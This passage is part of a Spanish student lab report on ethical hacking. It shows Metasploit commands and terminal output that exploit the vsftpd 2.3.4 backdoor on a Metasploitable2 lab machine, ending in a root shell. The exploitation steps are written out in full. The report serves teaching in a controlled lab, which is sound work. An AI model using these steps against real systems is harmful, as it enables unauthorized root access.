A continuación, buscamos el exploit correspondiente al servicio FTP vulnerable ejecutando el siguiente comando:


- search vsftpd.



4.3 Seleccionar el exploit.

Seleccionamos el exploit adecuado con el siguiente comando:

- use exploit/unix/ftp/vsftpd_234_backdoor



```
The Metasploit Framework is a Rapid7 Open Source Project
msf > use exploit/unix/ftp_234_backdoor
[-] No results from search
[-] Failed to load module: exploit/unix/ftp_234_backdoor
msf > search vsftpd


Matching Modules
=====
#  Name          Disclosure Date   Rank      Check
--  --           --             --        --
0 auxiliary/dos/ftp/vsftpd_232    2011-02-03  normal   Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

4.4 Configuramos la IP de la víctima.


La dirección IP de la máquina víctima es 10.0.2.3, por lo que la configuramos con el siguiente comando. Después verificamos la configuración:

- set RHOSTS 10.0.2.3
- show options



```
Description
-
0 auxiliary/dos/ftp/vsftpd_232    2011-02-03  normal   Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```





```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
---      ---             ---        ---
CHOST    no              no        The local client address
CPORT    no              no        The local client port
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, s-proxy
RHOSTS   10.0.2.3        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    21              yes       The target port (TCP)
```

4.5 Ejecutamos el exploit.

Simplemente escribiremos el comando run para ejecutar el exploit y simplemente utilizamos diferentes comandos para ver que lo hemos hecho correctamente aunque ya ponía que estaba correctamente funcionando.



The image shows a split-screen interface. On the left is a user profile for 'sfuertessr@fpvirtualaragon.es' from 'fpvirtualaragon.es'. It includes a photo, a greeting '¡Hola, SAMUEL!', and buttons for 'Añadir cuenta' and 'Cerrar sesión'. On the right is a terminal window titled 'REPORT 21' showing a Metasploit exploit session. The session details a target at port 21 (FTP) and lists an exploit module for 'unix/ftp/vsftpd_234_backdoor'. The terminal output shows the exploit running, connecting to the target, spawning a backdoor service, and finally finding a shell with root privileges ('uid=0(root) gid=0(root)').

4.6 Verificación.

Una vez obtenida la command shell session, se ejecutan distintos comandos como whoami y uname -a para comprobar que el acceso se ha realizado correctamente y que se han obtenido privilegios de administrador.

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.3:21 - USER: 331 Please specify the password.
[+] 10.0.2.3:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:46819 → 10.0.2.3:6200) at 2025
-12-26 13:52:51 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
whoami
root
id
uid=0(root) gid=0(root)
```

5. Conclusiones

En esta práctica se ha realizado un laboratorio de hacking ético en un entorno controlado, siguiendo las fases de reconocimiento, escaneo, explotación y verificación. Mediante el uso de herramientas como Kali Linux y Metasploit Framework, se ha conseguido identificar y explotar una vulnerabilidad en la máquina Metasploitable2.

El laboratorio demuestra la importancia de mantener los sistemas actualizados y correctamente configurados, así como la utilidad de las técnicas de análisis y explotación estudiadas. La práctica ha permitido reforzar los conocimientos adquiridos en la asignatura desde un enfoque ético y educativo.

6. Bibliografía

- **Plataforma FPVirtual.**

Material didáctico proporcionado por el profesorado.

Documento en formato PDF.

- **Plataforma YouTube.**

Vídeos de apoyo sobre Kali Linux y Metasploit utilizados como refuerzo práctico durante la realización del laboratorio.

Configuración de red NAT: https://www.youtube.com/watch?v=ohVlcpR_PRY

Instalación de herramientas: https://www.youtube.com/watch?v=xOPj0rlV_Mk